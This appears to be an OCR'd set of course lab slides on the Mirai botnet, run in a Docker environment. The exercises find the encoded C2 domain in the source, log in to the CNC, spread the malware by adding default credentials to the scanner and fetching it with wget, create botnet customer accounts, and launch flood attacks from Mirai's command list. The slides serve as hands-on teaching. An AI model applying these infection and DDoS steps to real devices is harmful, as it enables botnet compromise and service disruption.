QUESTION: Since a simple reboot of the system removes the malware from the machine why is Mirai so powerful?



New U.K. Law Bans Default Passwords on Smart Devices Starting April 2024

On machine **reboot** Mirai is removed from the device.

Detection

- Occasional bandwidth saturation
- Checks open ports
- Look into active processes

https://thehackernews.com/2024/04/new-uk-law-bans-default-passwords-on.html

Exercises

CNC

Find the CNC’s IP and connect to it

SPREAD

Connect to a server and start **Mirai**

ATTACK

Observe CNC’s messages to bots

MONITORING

Analyse diverse attack logs

Exercise 1: Find the CNC

Task: look at the source code of the malware and find the **ip address/dns** of the Command and Control server.

Exercise 1: Find the CNC

Task: look at the source code of the malware and find the **ip address/dns** of the Command and Control server.

Hints:

- You should search for it in the bot code

Exercise 1: Find the CNC

Task: look at the source code of the malware and find the **ip address/dns** of the Command and Control server.

Hints:

- You should search for it in the bot code
- Maybe you found it but it does not look like it makes sense


Exercise 1: Solution

\x4F\x4B\x50\x43\x4B\x0F\x41\x4C\x41\x22

-> **mirai-cnc** (*bot/config.h*)

- Looks like garbage
- It is encrypted


- **Why?**
  - Harder to reverse
  - Easier to switch ip



```
#define DOMAIN_NAME "\x4F\x4B\x50\x43\x4B\x0F\x41\x4C\x41\x22"
#define DOMAIN_NAME_LEN 10
#define SCAN_DOMAIN_NAME "\x4F\x4B\x50\x43\x4B\x0F\x41\x4C\x41\x22"
#define SCAN_DOMAIN_NAME_LEN 10
#define DNS_0 127
#define DNS_1 0
#define DNS_2 0
#define DNS_3 11
```

Exercise 2 prerequisites

Start a terminal and run the following commands:




```
cd mirai
docker compose up -d
docker exec -it mirai-cnc bash /home/cnc/starter.sh
```

Exercise 2: Connect to the CNC


Task: connect to your CNC using telnet.
Credentials: root, root

Useful commands:



```
# list containers
docker ps
# find details about container
docker container inspect container_name
# execute a command
docker exec -it container_name command
# connect using telnet
telnet ip
```

Exercise 2: Solution



```
# Option 1
docker exec -it mirai_cnc telnet localhost

# Option 2
telnet 192.168.10.10
```

To know how many bots we currently have use:
botcount

Exercise 3: Spread Mirai

Task: on shodan you found a potentially vulnerable IoT device (ip: 192.168.10.5), you have its manual (sheet of paper in your hands).
The next step is to load the malware on the device and let it do its magic.
Note: the file scanner.py is a custom implementation of the telnet scanner

Hints:

- to download the file on the machine you can use “wget mirai-cnc/bins/filename”

Exercise 3: Spread Mirai

Task: on shodan you found a potentially vulnerable IoT device (ip: 192.168.10.5), you have its manual (sheet of paper in your hands).
The next step is to load the malware on the device and let it do its magic.
Note: the file scanner.py is a custom implementation of the telnet scanner

Hints:

- to download the file on the machine you can use “wget mirai-cnc/bins/filename”
- Maybe the dictionary is missing some credentials? (you can find the files in the /var/www/html/bins folder)

Exercise 3: Solution

- The credentials are: admin, admin1234
  - They must be added to the file /var/www/html/scanner.py in the CNC
- To download the scanner on the machine it is possible to use:
  "wget mirai-cnc/bins/scanner.py"
- Starting the scanner infects the other machines leading to 3 entries, this can be seen by using "botcount" as an admin in the CNC panel.

Exercise 3: Mirai Scanner Explained


- Really fast
  - TCP Syn message
- Random ips
- 62 pairs of credentials
- Valid results go to Reporting Server
- Loader Server to actually send the malware
- echoloader (if “wget” and “lftp” are not available)

Original forum post: https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.md

Exercise 4: Selling the service (optional)

Task: Create an account in the botnet for a user, check the db (table mirai) and try to login.


Useful commands:



```
# commands in the CNC panel
adduser
# command to execute something in docker
docker exec -it container_name command
# connect to mysql, password: password
mysql --password
# mysql tables
users
history
whitelist
```


Exercise 4: Solution

Add the user:




```
root@botnet# adduser
Enter new username: test
Enter new password: test
Enter wanted bot count (-1 for full net): 2
Max attack duration (-1 for none): 300
Cooldown time (0 for none): 30
New account info:
Username: test
Password: test
Bots: 2
Continue? (y/N)y
User added successfully.
```

Check the database:



```
use mirai
SELECT * FROM users;
+----+----------+----------+----------------+----------+------+------------+----------+-------+-------+---------+
| id | username | password | duration_limit | cooldown | wrc  | last_paid  | max_bots | admin | intvl | api_key |
+----+----------+----------+----------------+----------+------+------------+----------+-------+-------+---------+
|  1 | root     | root     |              0 |        0 |    0 |          0 |       -1 |     1 |    30 |         |
|  2 | test     | test     |            300 |       30 | NULL | 1716755097 |        2 |     0 |    30 | NULL    |
+----+----------+----------+----------------+----------+------+------------+----------+-------+-------+---------+
```

Network analysis



1 **Types of attacks**

What can we do with enough infected bots?

2 **Launch an attack**

Observe the message that the CNC sends to the infected bot

3 **Analyze traffic (Exercise)**

Infer what type of attack has been launched based on the packets exchanged

Distributed Denial of Service (DDoS)

A DDoS attack aims to overwhelm a target's resources, making it unavailable to legitimate users. Multiple compromised systems (botnets) flood the target with excessive traffic.

Distributed Denial of Service (DDoS)

A DDoS attack aims to overwhelm a target's resources, making it unavailable to legitimate users. Multiple compromised systems (botnets) flood the target with excessive traffic.

Volume

Overwhelm the bandwidth of the target

Protocol

Exploit weaknesses in network protocols (e.g., SYN floods)

Application

Target specific applications with requests (e.g., HTTP floods)

Distributed Denial of Service (DDoS)

A DDoS attack aims to overwhelm a target's resources, making it unavailable to legitimate users. Multiple compromised systems (botnets) flood the target with excessive traffic.

Volume

Overwhelm the bandwidth of the target

Protocol

Exploit weaknesses in network protocols (e.g., SYN floods)

Application

Target specific applications with requests (e.g., HTTP floods)


Disruption of service

Financial losses

Reputational damage

Types of attacks


1. HTTP flood
2. TCP SYN flood
3. UDP flood
4. ACK flood



```
root@botnet# ?
Available attack list
udp: UDP flood
vse: Valve source engine specific flood
syn: SYN flood
stomp: TCP stomp flood
greeth: GRE Ethernet flood
dns: DNS resolver flood using the targets domain, input IP is ignored
ack: ACK flood
greip: GRE IP flood
udpplain: UDP flood with less options. optimized for higher PPS
http: HTTP flood
```

Launch an attack

Select any attack from the CNC terminal



Command	Description
vse	Valve source engine specific flood
dns	DNS resolver flood using the targets domain, input IP is ignored
syn	SYN flood
ack	ACK flood
stomp	TCP stomp flood
greip	GRE IP flood
greeth	GRE Ethernet flood
udpplain	UDP flood with less options, optimized for higher PPS
udp	UDP flood with more options
http	HTTP flood

Syntax:

<command> <target ip> <duration>

Launch an attack


Select any attack from the CNC terminal

Command	Description
vse	Valve source engine specific flood
dns	DNS resolver flood using the targets domain, input IP is ignored
syn	SYN flood
ack	ACK flood
stomp	TCP stomp flood
greip	GRE IP flood
greeth	GRE Ethernet flood
udpplain	UDP flood with less options, optimized for higher PPS
udp	UDP flood with more options
http	HTTP flood

Syntax:


<command> <target ip> <duration>

In wireshark, we can see the packets sent from the CNC to the bots



```
0000  02 42 c0 a8 0a 05 02 42  c0 a8 0a 0a 08 00 45 00   ·B·····B ······E·
0010  00 42 64 7a 40 00 40 06  40 dc c0 a8 0a 0a c0 a8   ·Bdz@·@· @·······
0020  0a 05 00 17 dd 1c 91 d9  41 4b 3b 3e 58 d1 80 18   ········ AK;>X···
0030  01 fe 95 94 00 00 01 01  08 0a 41 08 7c 28 8f 46   ········ ··A·|(·F
0040  42 5c 00 0e 00 00 00 1e  0a 01 c0 a8 0a 09 20 00   B\······ ······ ·
```

Launch an attack



```
0000  2c 4d 54 42 c8 78 64 31  50 13 5f f3 08 00 45 00   ,MTB·xd1 P·_···E·
0010  00 42 ec 14 40 00 40 06  b9 41 c0 a8 0a 07 c0 a8   ·B··@·@· ·A······
0020  0a 08 00 17 d8 50 39 1e  3e f4 e4 dc 2d 9b 80 18   ·····P9· >···—···
0030  00 e3 ac cd 00 00 01 01  08 0a 50 e5 83 59 00 13   ········ ··P··Y··
0040  0e 95 00 0e 00 00 00 02  03 01 c0 a8 0a 04 20 00   ········ ······· ·
```

Exercise 5: Traffic Analysis

Task: analyze the provided .pcap files and associate each of them to the appropriate attack.

Hints

- not all of them are “attacks”

https://forms.gle/Xqmx32VgfGSZejnP8

Exercise 5: Traffic Analysis


Task: analyze the provided .pcap files and associate each of them to the appropriate attack.

Hints

- not all of them are “attacks”
- use the correct filter to keep only relevant packets

https://forms.gle/Xqmx32VgfGSZejnP8

Botnets architecture



CENTRALIZED
Mirai

